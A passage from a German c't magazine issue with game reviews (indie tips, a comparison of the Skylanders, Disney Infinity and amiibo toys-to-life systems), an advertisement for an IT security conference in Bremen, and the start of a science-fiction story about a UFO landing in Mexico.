Stunden lüftet. Danach lädt es zu weiteren Durchgängen ein, um die vier verschiedenen Enden des Director's Cut zu erleben. Es fängt die Stimmung des Vorbilds Silent Hill großartig ein, wenn auch das rigide Speichersystem allzu sehr frustriert. Aber ein Albtraum wäre schließlich kein Albtraum, wenn man ihm allzu leicht entkommen könnte. (hag)

## Indie- und Freeware-Tipps

Das kostenlose **Only if** (Windows, OS X, Linux) weckt die Neugier des Spielers mit einem coolen Trailer, nur um ihn im Spiel auf das Übelste zu beschimpfen und ihn in einem Ausbruch-Puzzle vor nervige Aufgaben zu stellen, die er aufgrund der zickigen Steuerung im knappen Zeitlimit kaum lösen kann. Wenn es für Psychologen eines Beweises bedarf, dass Computerspiele aggressiv machen, müssen sie nur dieses spielerische Experiment bemühen.



Wo The Stanley Parable ironisch gekonnt mit dem freien Willen des Spielers jongliert, haut einem Only if einfach nur in die Visage – muss wohl Kunst sein, sonst schwer zu ertragen.



Das pixelige Ballerspiel **Broforce** erfreut sich gerade als Early-Access-Version auf Steam eini-

ger Beliebtheit. Die Grundidee geht auf das kostenlose **Rambros** (Windows) zurück, das die Entwickler Black Ships Fill the Sky bereits vor zwei Jahren zum Ludum-Dare-Festival einreichten. Schon in dieser herrlichen Perspektive auf Rambo, das A-Team und ähnliche US-Waffenhelden kann man die komplette Welt mit Maschinengewehr und Flammenwerfer in ihre Pixel zerlegen. Worms ist dagegen kalter Kaffee.


Entspannend geht es bei der Tetris-Variation **QbQbQb** (HTML5) zu. Hier muss der

Spieler eine Erdkugel so drehen, dass die von allen Seiten heranfliegenden Blöcke Dreierpakete bilden und sich auflösen. Wird ein Turm zu hoch, hilft eventuell noch ein Meteorit, sonst nimmt er bei jeder Dre-

hung immer mehr falsche Blöcke mit – simpel, tricky und mit hübscher Musik untermauert. Eine erweiterte Version ist für Windows, OS X, Linux, Android und iOS käuflich erhältlich.

Mehr Indie- und Freeware-Tipps finden Sie in unserem Video-Kanal „c't zockt“ und auf der gleichnamigen Steam-Kurator-Liste.

c't Freeware-Spiele: [ct.de/yssp](http://ct.de/yssp)





Rainald Menge-Sonnentag

# Fast lebendig

## Skylanders Trap Team, Disney Infinity 2.0 und Nintendo amiibo

Die Skylanders-Titel von Activision und die der Disney-Infinity-Serie kombinieren jeweils ein Videospiel mit realen Figuren. Nintendo hat Figuren mit einem ähnlichen Konzept angekündigt. Doch trotz des gemeinsamen Grundprinzips gibt es große Unterschiede.

**K**inder erwecken Spielzeug in ihrer Fantasie oft zum Leben: Die Indianerfigur reitet durch die Prärie, die Barbiepuppe dreht sich im Ballsaal. In sogenannten Toys-to-Life-Spielen erwachen reale Spielfiguren zumindest zu virtuellem Leben. Activision entwickelte das Konzept 2011 zusammen mit dem Entwicklerstudio Toys for Bob. Der erste Titel war „Spyro's Skylanders“. 2013 brachte Disney Interactive das Sandbox-Game „Disney Infinity“ heraus, zu dem ebenfalls Figuren zum Anfassen gehören. Die aktuellen Titel beider Serien verfeinern und erweitern das jeweilige Konzept.

Beide Systeme haben in der Basisausstattung außer der Software des Videospiels jeweils ein sogenanntes Portal, das via USB an PC oder Konsole angeschlossen wird. In den Starter-Packs befinden sich außerdem zwei bis drei Figuren aus hochwertigem Kunststoff. Der Clou bei Toys to Life liegt in dieser Kombination aus physischem und virtuellem Spielzeug: Sobald eine Figur auf dem Portal steht, erscheint sie auf dem Bildschirm und

der Spieler übernimmt mit dem Gamepad die Kontrolle. Technisch funktioniert das mittels NFC. Damit gibt sich die Figur nicht nur zu erkennen, sondern empfängt umgekehrt auch Daten. So speichert das System unter anderem die in Kämpfen gewonnene Erfahrung direkt im Sockel der Figur. Den aktiven Charakter wechselt der Spieler jederzeit, indem er eine andere Figur auf das Portal stellt.

Die Startsets sind jedoch nur der Anfang. Beide Hersteller bieten zusätzliche Spielzeuge zur Erweiterung an: Disney hat derzeit etwa 60 Figuren im Angebot, Activision über 200. Zum reinen Spielen bis zum Besiegen des Endbosses genügt zwar das jeweilige Startset, doch es gibt zahlreiche Anreize, weitere Sammelstücke zu Preisen zwischen 10 und 15 Euro pro Figur zu kaufen.

Activision hat nach den drei Titeln der Vorjahre – Spyro's Skylanders, Giants und Swap Force – nun „Skylanders Trap Team“ herausgebracht, Disney geht mit seinem zweiten Infinity-Titel „Marvel Super Heroes“ ins Weihnachtsgeschäft. Trotz des grundsätzlich glei-

chen Konzepts handelt es sich um ganz unterschiedliche Spiele mit jeweils eigenen Stärken und Schwächen.

### Fallen stellen

Das Action-Adventure „Skylanders Trap Team“ knüpft an die vorigen Titel der Serie an: Der Spieler steuert den jeweils aktiven Charakter durch insgesamt 18 Szenarien, in denen er vor allem zahlreiche Gegner besiegen muss. Gelegentlich gilt es auch, Rätsel in Form von Schiebepuzzles oder Labyrinthen zu lösen. Die Story beginnt mit dem fast schon wieder sympathischen Fiesling Kaos. Nachdem er in den ersten drei Teilen vergeblich versuchte, die Skylands zu beherrschen, besorgt er sich nun Unterstützung der übelsten Art: Er befreit die Schicksalsräuber aus dem Wolkenknacker-Knast. Die Horde der Bösewichte ist aber nicht bereit, Kaos zu folgen, sondern versucht lieber selbst, die Skylands zu erobern. Der Spieler übernimmt die Rolle eines Portalmeisters und schickt die Skylanders in den Kampf, um das zu verhindern.

Die Neuerung steckt in den Fallen, die dem Spiel den Namen geben und wie die Figuren auch als reales Spielzeug existieren. In jedem Level warten ein bis drei Bossgegner, die der Spieler bezwingt und anschließend einfangen darf. Dazu steckt er eine Falle in den Gefängnis-Slot im Portal. Gefangene müssen auf der Seite des Guten weiterkämpfen, der Spieler darf nun jederzeit zwischen der aktiven Figur und dem eingespererten Schurken wechseln. Die Bösewichte haben individuelle Fähigkeiten, die sich mit denen der Skylanders im fliegenden Wechsel kombinieren lassen. Inaktive Schurken in der Falle kommentieren zudem das aktuelle Geschehen über einen Lautsprecher am Portal

– das soll den Eindruck vermitteln, dass die virtuelle Welt in die reale kommt.

Auch wenn Kinder das klare Zielpublikum der Skylanders sind, können Erwachsene hier ebenfalls ihren Spaß haben, denn „Skylanders Trap Team“ ist ein gelungenes Action-Adventure. Die Welten sind abwechslungsreich, der Schwierigkeitsgrad anpassbar. Schade nur, dass die Kämpfe die einzige Herausforderung sind. Die eingestreuten Puzzles sind für Erwachsene viel zu einfach und knifflige Sprungpassagen sind selten. Dass der Spieler durch die Fallen die Kontrolle über die Schurken erhält, ist die bisher originellste Erweiterung des Spielkonzepts – deutlich interessanter als die Giants der zweiten und abwechslungsreicher als die bunt kombinierbaren Swap-Force-Charaktere der dritten Generation.

Wer den Story-Modus beendet hat, findet zahlreiche weitere Herausforderungen, beispielsweise Arenakämpfe. Zwei Spieler können zudem mit- oder gegeneinander antreten, wobei jeder seine eigenen Figuren verwendet.

Überall stößt der Skylanders-Spieler auf Bereiche, die er mit dem Basispaket nicht betreten kann. So gibt es wie in den Vorgänger-Titeln Elementartore, die nur der passende Trap Master öffnen kann; zum Startset gehört nur ein Trap Master. Derzeit finden sich acht Elemente im Spiel. Vermutlich kommen noch zwei weitere dazu, die bisher nur als „unbekannt“ gekennzeichnet sind. Hinter den Toren befindet sich meist ein Mini-Level, an dessen Ende eine Belohnung wartet.

Zum Einfangen der Schurken benötigt der Spieler die jeweils passende Elementarfalle – das Starterset enthält davon lediglich zwei. Immerhin werden alle besieгten Schurken im Kerker der Heimathbasis eingesperrt und können von dort auch in später gekaufte Fallen wandern oder ausgetauscht werden, sodass jeweils eine Falle pro Element für alle Schurken ausreicht.

Jeder Trap-Master kostet 15 Euro, die Fallen gibt es in der Dreierpackung für ebenfalls 15 Euro. Außerdem bietet Activision derzeit zwei Adventure Packs mit jeweils einem zusätzlichen Level, einer Figur und zwei Bonusgegenständen zu je 25 Euro an. Normale Figuren, von denen ebenfalls einige neue erschienen sind, kosten je 10 Euro und für Minifiguren zahlt man 15 Euro pro Doppelpack.

## Das Marvel-Universum

Im Mittelpunkt des ersten Teils von Disney Infinity standen die Pixar-Filme „Die Monster Uni“, „Die Unglaublichen“ und die Disney-Spielfilm-Reihe „Fluch der Karibik“. Der Nachfolger widmet sich dem Marvel-Universum, das seit der Übernahme 2009 zum Disney-Konzern gehört. „Disney Infinity 2.0: Marvel Super Heroes“ bringt im Basis-Paket diesmal nur eine Spielwelt – „The Avengers“ – mit, dazu die drei Charaktere Black Widow, Iron Man und Thor. Wer damit startet, findet ein Szenario, in dem Marvels Helden sich dem Bösewicht Loki und seinen Eisriesen stellen müssen. Der Spieler trifft dabei auf zahlreiche Helden und Schurken aus der gleichnamigen Comic-Serie. Die Figuren

haben passend zu ihrem Superheldendasein individuelle Fähigkeiten. So kann beispielsweise Thor ein Gewitter heraufbeschwören, während sich die Black Widow perfekt tarnet; einige Charaktere können fliegen und andere an Wänden hochklettern.

Die größte Neuerung ist, dass jeder Held seinen eigenen Fertigkeitsbaum besitzt. Zwar sammelten auch die Disney-Infinity-Charaktere der ersten Generation in Kämpfen Erfahrung und sie konnten bis auf Level 15 aufsteigen. Dabei wurden sie bisher jedoch nicht stärker und erlernten auch keine Fähigkeiten. Ein neues Level brachte dem Spieler lediglich einen neuen Gegenstand für eigene Kreationen in der so genannten Toybox.

Die neuen Figuren sind deutlich abwechslungsreicher als die des ersten Teils, was man von der Story leider nicht sagen kann. Was nach Open World aussieht, entpuppt sich bald als linear. Auch sind fast alle Quests nach dem gleichen Schema aufgebaut: Der Spieler rennt oder fliegt zu ein paar Orten in der Stadt und besiegt dort eine Horde Eisriesen. Nebenbei muss er oft noch Passanten oder eine Maschine bewachen. Kurz: „The Avengers“ ist ein langweiliges Spiel. Wer gern mit den Marvel-Superhelden spielen möchte, ist mit dem ebenfalls kindertauglichen „Lego Marvel Super Heroes“ deutlich besser dran – allerdings handelt es sich hier um ein normales Videospiel ohne Figuren zum Anfassen und nicht um einen Toys-to-Life-Titel.

Die große Stärke von „Disney Infinity 2.0“ liegt in der Toybox. Hier darf der Spieler selbst kreativ werden: Er kann seine eigene Welt erschaffen und mit Herausforderungen ausstatten. Die Macher haben aus der Kritik zum ersten Teil gelernt und die Spielzeugkiste deutlich flexibler gestaltet. Im Unterschied zum Vorgänger gibt es nun bereits beim ersten Betreten reichlich Inhalte.



Sobald die Figur auf dem Portal steht, erscheint sie auch in der Spielwelt des Videospiels.

Schnell ist eine ansprechende Umgebung geschaffen und mit Leben gefüllt. Der Spieler darf sich neuerdings auch als Innenarchitekt betätigen und sein eigenes Haus einrichten. Er muss zwar weiter viele Gegenstände freischalten, dazu aber nicht mehr jede Ecke der Spielwelt durchkämmen, denn anders als beim Vorgänger gibt es keine versteckten Gegenstände. Stattdessen sammelt man Kapseln mit blauen Funken ein, die als Währung im virtuellen Spielzeugladen dienen.

Eine sinnvolle Neuerung ist die Tutorial-Toybox. Hier lernt der Spieler, wie er Gegenstände platziert und verändert oder Gegner einbaut und wird nebenbei mit zusätzlichem Spielzeug für seine eigenen Kreationen belohnt. Das Aufbauen eigener Welten ist dank dieser Hilfen auch für Kinder leicht zu erlernen. Ein wirklich interessantes Spiel selbst zu basteln, ist da schon deutlich komplexer. Immerhin helfen dem Anfänger vorgefertigte Schablonen, die beispielsweise ein Rennen enthalten, das er nur noch umbauen und anpassen muss. Wer sich ein wenig mit der Logik beschäftigt, kann bald ohne Vorlagen regelbasierte Spiele bauen. Schnell ist ein Schalter mit dem Starter der Stoppuhrr verbunden oder ein Bereich so eingerichtet, dass beim Betreten Gegner erscheinen.

Seit dem 6. November bietet Disney Interactive eine reine Toybox-Edition des Spiels an, das auf eine umfangreiche Spielwelt und Marvel-Helden verzichtet. Statt dessen sind die Disney-Figuren Merida und Stitch und zwei dazu passende Toybox-Spiele enthalten.

Der Anreiz, neue Figuren zum Preis von je 12 Euro zu kaufen, liegt bei Disney vor allem in den Charakteren selbst. Verschlossene Bereiche, die nur bestimmten Figuren zugänglich sind, gibt es in den Disney-Infinity-Spielen anders als bei den Skylanders nicht. Disney verkauft außer den Figuren und derzeit zwei zusätzlichen

Für das Trap-Team-Spiel wurde das Skylanders-Portal um eine spezielle Halterung für die Fallen erweitert.





**Das Startset von Infinity 2.0 enthält Iron Man, Black Widow und Thor. Es lässt sich um jede Menge weiterer Charaktere mit speziellen Superkräften ergänzen.**



Nicht nur die Superhelden des aktuellen Spiels, sondern auch Disney-Figuren wie Stich, Donald Duck und Agent P können in der Toybox 2.0 auftreten.

Playsets auch Bonus-Münzen, die verschlossen verpackt sind. Damit schaltet der Spieler unter anderem neue Texturen für die Toybox sowie neue Kostüme für die Charaktere frei. Ein Doppelpack Münzen kostet knapp 5 Euro – wie bei einer Tüte mit Sammelbildchen weiß man beim Kauf allerdings nicht, welche Münzen sich darin verstecken.

## Nintendos amiibo

Nintendos Toys-to-Life-Ansatz heißt amiibo und unterscheidet sich deutlich von den anderen beiden. Die Nintendo-Figuren sollen über NFC mit dem Wii-U-Gamepad kommunizieren – ein Portal ist also nicht notwendig. Nur wer seine Mobilkonsole 3DS mit den Figuren verbinden will, benötigt einen Adapter. Die für 2015 geplante, neue 3DS wird dafür eine NFC-Funktion mitbringen.

Die amiibo-Figuren sind eine optionale Ergänzung zum Spiel – derzeit plant Nintendo offenbar kein Spiel, bei dem sie zwingend erforderlich sind. Die ersten Figuren erscheinen ebenso wie der amiibo-kompatible Titel „Super Smash Bros“ für die Wii U im Vorweihnachtsgeschäft. Außerdem sollen die amiibo auch mit dem bereits veröffentlichten „Mario Kart 8“ funktionieren. Für 2015 sind weitere amiibo-kompatible Spiele angekündigt, darunter „Mario Party 10“, „Captain Toad: Treasure Tracker“ und „Yoshi's Wooly World“.

Ende November sollen zunächst zwölf Figuren herauskommen, darunter die Nintendo-Veteranen Mario, Donkey Kong, Kirby, Samus Aran, Zelda und Link. Der Preis liegt vermutlich auch hier um die 15 Euro.

Anders als die Skylanders- und Infinity-Figuren lassen sich die amiibo nicht trainieren, indem der Spieler sie direkt steuert. Stattdessen kämpft er in „Super Smash Bros“ mit einem beliebigen virtuellen Charakter gegen die eingelesene Figur, die dann aus dieser Aktion lernt. Anfangs kann sich der amiibo

kaum wehren, wird aber mit jedem Kampf stärker. Dabei adaptiert er die Spielweise des menschlichen Gegners. Gleichzeitig steigt er stufenweise auf und verbessert seine Grundwerte. Wie der Austausch zwischen Spielen aussieht, ob also die amiibo beispielsweise in „Mario Kart“ von der in „Super Smash Bros“ erworbenen Stärke profitieren, hat Nintendo bisher noch nicht enthüllt.

## Stärken und Schwächen

Activision bietet „Skylanders Trap Team“ für Nintendo Wii und Wii U, Nintendo 3DS, PS3 und PS4, Xbox360 und XboxOne sowie erstmals auch für iPad und Android-Tablets an. Alle Konsolen-Startsets kosten 60 Euro, das Tablet-Set mit einem speziellen Controller kostet 70 Euro. Startsets von „Disney Infinity 2.0“ gibt es zu Preisen zwischen 45 und 65 Euro in Versionen für PC, Wii U, PS3 und PS4, Xbox360 und XboxOne; eine kostenlose Infinity-App wird die Spiele wie beim Vorgänger ergänzen. Ältere Figuren funktionieren im jeweils neuesten Spiel, und zwar auf allen unterstützten Konsolen – umgekehrt lassen sich neue Figuren jedoch nicht in Spielen der früheren Generation einsetzen.

Die Vermarktung des Spielzeugs gehört fest zum Toys-to-Life-Konzept. Bei beiden Systemen wird es daher kaum beim Kauf eines einzelnen Startersets bleiben. Kinder haben immer wieder neue Wünsche nach weiteren Figuren und Zubehör. Da es keine Verbindung zwischen beiden Spielwelten

gibt, legt man sich mit dem Kauf des ersten Sets auf ein System fest.

Nintendos amiibo lassen sich vor dem Erscheinen noch nicht bewerten. Der Charme dieser Serie wird sicherlich darin liegen, dass man aus einer Reihe sehr bekannter Charaktere wählen kann, um sich seine Lieblingsfigur ins Regal zu stellen.

Bei den anderen beiden Systemen hat „Skylanders Trap Team“ als reines Spiel die Nase um Längen vorn. Die Story ist interessant, die Herausforderung anpassbar und die Level bieten viel Abwechslung. Das Einfangen und anschließende Steuern der Schurken ist eine originelle Erweiterung.

Wer selbst kreativ werden möchte, ist mit „Disney Infinity 2.0: Marvel Superheroes“ besser bedient. Der Story-Modus ist schwach und einhändig, aber die Toybox macht dank der aktuellen Erweiterungen richtig Spaß. Wie bei Sonys „Little Big Planet“ gibt es für Infinity zahlreiche interessante Herausforderungen, die von anderen Spielern in der Toybox erstellt wurden.

Die Skylanders-Spiele haben eine USK-Freigabe „ab 6“. Auch wenn hier das Kämpfen im Vordergrund steht, wirkt das Spielgeschehen nicht wirklich brutal – mitunter schießt ein Kohlkopf-Skylander schlicht mit Tomaten. Die Disney-Infinity-Spiele haben eine USK-Freigabe „ab 12“. In der Toybox kann es je nach den Ideen des Spielers ganz friedlich zugehen, wenn er Donald Duck auf Schmetterlinge und Blumen treffen lässt, oder auch Action-reich, wenn er seine Spielwelt mit prügelnden Eisriesen bevölkert. (dwi)



**Das Gamepad der Wii U übernimmt bei den amiibo die Rolle des Portals – eine zusätzliche Hardware ist bei diesem System also nicht nötig, um die Eigenschaften der Figur auszulesen.**

**Nintendo schickt prominente Videospiel-Helden als amiibo-Figuren ins Rennen. ct**



# 4. Bremer IT-Sicherheitstag

## Angriffserkennung und Angriffsbehandlung – Unified Threat Management

Aufgrund hoher Nachfrage  
Zusatzttermin im Februar 2015!

Seien Sie dabei, wenn Experten aus Wirtschaft und Wissenschaft das Thema „Angriffserkennung und Angriffsbehandlung – Unified Threat Management“ beleuchten! Profitieren Sie von Beispielen realer Umsetzungen anhand von Praxisvorträgen von z. B. dem Nds. Verfassungsschutz (Wirtschaftsschutz), Fraunhofer-Institut für sichere Informationstechnologie und vielen weiteren Spezialisten.

Zusatzttermin: **26.02.2015** in Bremen



### Inhaltliche Schwerpunkte:

- Trusted Computing – sichere Geräteidentifikation im Rechenzentrum
- Computer-Forensik – Live-Response versus Post-mortem-Analyse
- Cyber Security – regionale Aktivitäten zur Informationssicherheit
- „Active Defence“ – von der Abwehr zur Gegenwehr
- Sicherheits-Management beim Cloud Hosting – am Beispiel von Microsoft Azure
- Wirtschaftsspionage – aktuelle Daten zum Gefährdungspotenzial

Frühbuchergebühr: 100,30 Euro (inkl. MwSt.; bis einschließlich 30. November 2014); Standardgebühr: 118,00 Euro (inkl. MwSt.)

Goldsparten:



Silbersponsoren:



Organisiert von  
heise Events



In Zusammenarbeit mit:

Weitere Informationen und Anmeldung unter: [www.heise-events.de/bremerITsicherheitstag](http://www.heise-events.de/bremerITsicherheitstag)

Nutzen Sie die Möglichkeit zur PGP-Zertifizierung: [www.ct.de/pgp](http://www.ct.de/pgp)

Jan Gartemann  
interspezifische  
Konkurrenz  
Teil 1





Illustration: Susanne Wustmann, Dortmund

Sind Sie sicher, dass Sie das kontaminierte Gebiet wirklich betreten wollen, Señor?“, fragte der Grenzbeamte, während er den Mann über das Flirren des elektronischen Schlagbaums hinweg prüfend musterte. Das von buschigen Brauen und einem daumendicken Schnauzbart beherrschte Gesicht des Wächters zeigte dabei eine Mischung aus Mitgefühl und Unbehagen. Sein Stirn-Interface gleißte im Sonnenlicht kurz auf, als er den Kopf bewegte.

Verstimmt wischte sich Fernando Alvaro mit einem Taschentuch den Schweiß aus dem Nacken. Seit er seinen wohlklimatisierten Schweber vor wenigen Minuten verlassen hatte, setzte ihm das tropisch-heiße Klima heftig zu. Er hatte sein bis unters Dach mit Navigations- und Steuerungsgeräten ausgestattetes Fahrzeug vorsorglich auf dem nahegelegenen Grenzparkplatz abgestellt, wo auch die Schweber der anderen Personen parkten, die über diesen Posten in die alle Technik vernichtende Zone übergewechselt waren.

Fernando ärgerte, wie unverhohlen die Beamte auf seine Stirn starre: „Haben Sie noch nie ein beschädigtes Interface gesehen?“

„Nein, das habe ich in der Tat noch nicht gesehen“, sagte dieser entschuldigend und riss seinen Blick von dem fingernagelgroßen verschmorten Klumpen Metall los, der in Fernandos Os frontale steckte. „Und ... können Sie noch per Gedanken auf das Datennetz zugreifen oder sind Sie auf altmodische, externe Endgeräte angewiesen?“

„Es ist vollständig zerstört“, entgegnete Fernando knapp. „Ich bin trotzdem durchaus in der Lage, vernünftige Entscheidungen zu treffen, Señor. Und nun lassen Sie mich bitte passieren!“

Des Grenzers Neugierde war noch nicht befriedigt. „Oh, dann sind Sie sicher einer der wenigen Schnittstellenmenschen, die die Katastrophe in der jetzigen Zone damals überlebten. Na ja, das Handicap des fehlenden neuralen Zugangs zum Netz teilen Sie ja mit prominenten Persönlichkeiten ... Sie haben doch sicher von dem Großindustriellen Kaga Citalép gehört, sein Organismus hat die Schnittstelle aufgrund einer genetisch bedingten allergischen Reaktion abgestoßen, als er fünfzig Jahre alt war. Hat sich so weit wie möglich von der Zivilisation zurückgezogen, auf den Mond.“

„Er lebt auf dem Mond, weil die dort herrschenden geringeren Schwerkraftbedingungen sich günstig auf sein aufgrund des Abstoßungsprozesses geschädigtes Gehirn auswirkten“, erklärte Fernando dem Grenzer und streckte den Arm nach seinem Ausweis aus.

Da Fernando nicht aussah, als wollte er sich weiter unterhalten, zog der Grenzer dessen Ausweis aus dem Schlitz des Lesegerätes und gab den Datenträger seinem Besitzer zurück. „Ich weiß, was Sie und die anderen durchgemacht haben. An Ihrer Stelle würde ich die Zone meiden.“

„Die Berichte im Netz spiegeln nicht annähernd wider, was ich erlitten habe“, entgegnete Fernando frostig, während er den Ausweis unwirsch entgegennahm.

Der Beamte nickte andeutungsweise. Er hatte die im Netz kursierenden Darstellungen der knapp ein Jahr zurückliegenden Geschehnisse in Zentralmexiko per Stirn-Interface nacherlebt. Doch er ahnte, dass es etwas anderes war, die Landung der fliegenden Untertasse leibhaftig miterlebt zu haben.

Sich geschäftig gebend, deaktivierte er die Schranke, und der flirrende, rot-weiße Energiebalken, der die Straße eben noch blockiert hatte, löste sich auf. „Führen Sie einen Transit durch?“, erkundigte er sich.

Fernando schüttelte den Kopf. „Ich gedenke ein paar private Angelegenheiten zu regeln. In spätestens drei Tagen bin ich wieder zurück.“

Die Miene des Grenzers verdüsterte sich. „Sie werden doch wohl keine Dummheit begehen, Señor?“ Er hielt Fernando, der die Grenzmarkierung übertreten hatte, am Arm zurück.

„Ich habe nicht vor, Epi aus der Zone hinauszuschmuggeln, wenn Sie das meinen“, sagte Fernando und entzog seinen Arm der Hand des Grenzers.

„Das möchte ich Ihnen auch dringend raten. Jeden Monat werden von uns neue Schmuggeltunnel entdeckt und gesprengt. Aufgegriffenen Schleichhändlern machen wir im Schnellverfahren den Prozess. Diese verfluchte Alien-Technologie ist schlimmer als Koks, Heroin und all die anderen illegalen Drogen zusammengenommen, die Mexiko seit Generationen hervorbringt.“

„Ich bin für Epi unempfänglich!“ Fernando deutete entnervt auf seine zerstörte Schnittstelle, die wie ein verkohltes drittes Auge auf seiner Stirnpartie prangte und von einem Kranz vernarbter, leicht geröteter Haut umgeben war.

„Als Schmuggler würden Sie sich aber trotzdem eignen“, mahnte der Mann. „Sehen Sie sich vor. Diese Verbrecher werden versuchen, Sie zu rekrutieren!“ Während er dies sagte, sah er über die Schulter seitlich zu einem etwa hundert Meter in der Zone liegenden, staubigen Platz hinüber. Ein halbes Dutzend benzinpumpebetriebene Busse und Taxen waren dort abgestellt. Es handelte sich um altertümliche Vehikel, die kaum Komfort versprachen und mit einer Handkurbel gestartet werden mussten. Die in Indio-Tracht gekleideten Chauffeure lehnten an ihren Fahrzeugen oder standen beisammen und rauchten.

Fernando spähte angestrengt zu den Männern hinüber. Die Entfernung war jedoch zu groß, um die biotechnologischen Interfaces, die ihre Schläfen bedeckten, auszumachen. Die Männer wirkten gewöhnlich, wenn auch nicht unbedingt ungefährlich. Es war ihnen nicht anzumerken, dass ihre Gehirne mit Hilfe der Ufo-Technologie auf unbewusster Ebene an ein Datenkollektiv angelassen waren.

Gewaltsam riss sich Fernando vom Anblick der im prallen Sonnenschein Wartenden los. Es hatte keinen Sinn zu versuchen, in ihnen die Unholde wiederzuerkennen, die

die Zone vor einem Jahr mit Gewalt und Terror überzogen hatten. Sie hatten sich stark verändert seitdem. „Ich werde schon auf mich aufpassen“, sagte er wie zu sich selbst.

Der Grenzer zuckte gleichmütig mit den Schultern, wandte sich ab und trotzte auf das Zollhäuschen zu, aus dem er vor wenigen Minuten hervorgekommen war, um den Reisenden abzufertigen.

Fernando gab sich einen Ruck und schlenderte auf den Taxihalteplatz zu. Er merkte keinen Unterschied, als er kurz darauf in die technikvernichtende Sphäre eintauchte; sein Stirn-Interface war ja bereits zerstört, und auch andere technische Gerätschaften, die jetzt den Geist hätten aufgeben können, trug er nicht bei sich.

Unbehaglich sah er sich in der flirrenden Hitze um. Das brachliegende Zuckerrohrfeld war gesäumt von blühenden Sträuchern. Die Ebene wurde zum südlichen Horizont hin hügeliger und verlor sich im Hitzedunst.

Vor einem Jahr hatte seine Flucht aus der Zone genau an diesem Streckenabschnitt geendet. Er war mit einem alten Kleinlaster unterwegs gewesen, dessen Ladefläche mit Toten und Verletzten beladen war. Seine verschmorten Schnittstellensynapsen hatten ihm das Denken schwer gemacht und ihm rasende Kopfschmerzen bereitet. Dennoch konnte er von Glück reden, denn er hatte die Landung des Ufo vergleichsweise glimpflich überstanden.

Ohne es zu wollen, kehrten seine Gedanken zu dem schrecklichen Ereignis zurück. Als die Katastrophe über Zentralmexiko hereingebrochen war, hatte er sich im Großraumbüro der in Pachuca ansässigen Nachrichtenagentur aufgehalten, für die er damals als Journalist tätig gewesen war. Seit einigen Minuten kursierten Meldungen über ein Ufo durch das Netz. Ein in Puebla lebender Hobbyastronom wollte ein verdächtiges Objekt am Himmel gesichtet haben und erntete mit seinen von ihm hastig kommentierten Foto- und Filmaufnahmen im Netz große Aufmerksamkeit.

Dessen ungeachtet hatte sich Fernando mit seiner Schnittstelle aus dem Datenetzwerk ausgeloggt. Statt sein Gehirn mit sensationsheischenden Meldungen und Werbung überfluten zu lassen, wollte er an seinem Schreibtisch sitzend lieber in Ruhe einen mit Salsa und Bohnenmus gefüllten Burrito verspeisen und dabei an die vergangene Nacht denken, die er zusammen mit der attraktiven Bürogehilfin Atalaya verbracht hatte.

Dann, von einem Moment auf den anderen, fielen die technischen Anlagen des Büros aus. Fernando schrie auf, denn er meinte, eine kalte Messerklinge würde ihm durch seine Schnittstelle hindurch direkt ins Gehirn gestoßen. Er schleuderte den Burrito von sich. Dann katapultierten ihn die spastischen Konvulsionen seines außer Kontrolle geratenen Körpers aus dem Bürosessel und warfen ihn hart zu Boden.

Als er zwei Stunden später wieder zu sich kam, herrschte um ihn herum gespenstische

Stille. Benommen sah er sich um. Seine Kollegen waren über ihren gedankengesteuerten Arbeitsstationen zusammengebrochen oder lagen am Boden. Keiner von ihnen regte sich. Fernando rappelte sich auf und wankte zu der vor dem Serverblock liegenden Atalaya hinüber. Die Stirnschnittstelle der jungen Frau war verschmort, ihre linke Gesichtshälfte zu einer schrecklichen Grimasse verzerrt. Doch unter ihrer warmen Haut spürte er deutlich einen Pulsschlag. Er rüttelte sie an den Schultern, tätschelte ihre Wangen. Doch sie kam nicht wieder zu sich.

Als Fernando sich daraufhin in das Netz einzuloggen versuchte, um einen Notarzt zu rufen, musste er bestürzt feststellen, dass er keinen Kontakt herstellen konnte. Voller böser Vorahnungen betrachtete er sein sich auf dem Servergehäuse widerspiegelndes Gesicht – und ätzte entsetzt, als er auf seiner Stirn die verkohlte Schnittstelle bemerkte.

Hastig untersuchte er seine Kollegen. Doch in wessen Gesicht er auch schaute, überall erblickte er zerstörte Stirninterfaces. Die Schnittstellen hatten mit der Bürotechnik offenbar simultan ihren Geist aufgegeben. Weil die in der Nachrichtenagentur Anwesenden zu diesem Zeitpunkt durchweg damit beschäftigt gewesen waren, im Netz zu recherchieren oder ihr Interface für anderweitige Online-Aktivitäten zu nutzen, hatte es sie dahingerafft. Nur weil Fernando sich zuvor aus dem Netz abgemeldet hatte, hatte es ihn nicht so schlimm erwischt.

So jedenfalls erklärte er sich die Sache damals, und er sollte mit seiner Vermutung Recht behalten.

Benommen trat er an die Fensterfront und schaute hinaus. Er erschrak furchterlich, als er das in den Straßenschluchten herrschende Chaos erfasste. Die Fahrbahnen und Gehwege waren übersät mit abgestürzten Schwebern und reglos daliegenden Menschen. Aus einigen Gebäuden schlugen Flammen. Die Ampelanlagen, die dreidimensionalen Werbebanner und die Schwebbahnen – nichts schien mehr zu funktionieren.

Etwas später wurde er gewahr, dass aus Richtung der Slums Verwahrlose in die Innenstadt eingefallen waren. Die abgerissen aussehenden Gestalten waren auf ihren altägyptischen Motorrädern gekommen oder kauerten zu Dutzenden auf den Ladeflächen benzinbetriebener LKW. Sie plünderten die ihrer Sicherheitssysteme beraubten Geschäfte oder räumten die Taschen der auf der Straße Liegenden leer.

Beim besten Willen konnte sich Fernando nicht erklären, wie es zu der flächendeckenden Zerstörung der technischen Anlagen hatte kommen können. Doch er begriff, dass er verloren war, wenn er nicht schnell aus der von Plünderern heimgesuchten Stadt herauskam. Es war nur eine Frage der Zeit, wann die marodierenden Slumbewohner das Bürohochhaus stürmten. Was diese schnittstellenlosen Asozialen dann mit ihm anstellen würden, wagte er sich gar nicht auszumalen.

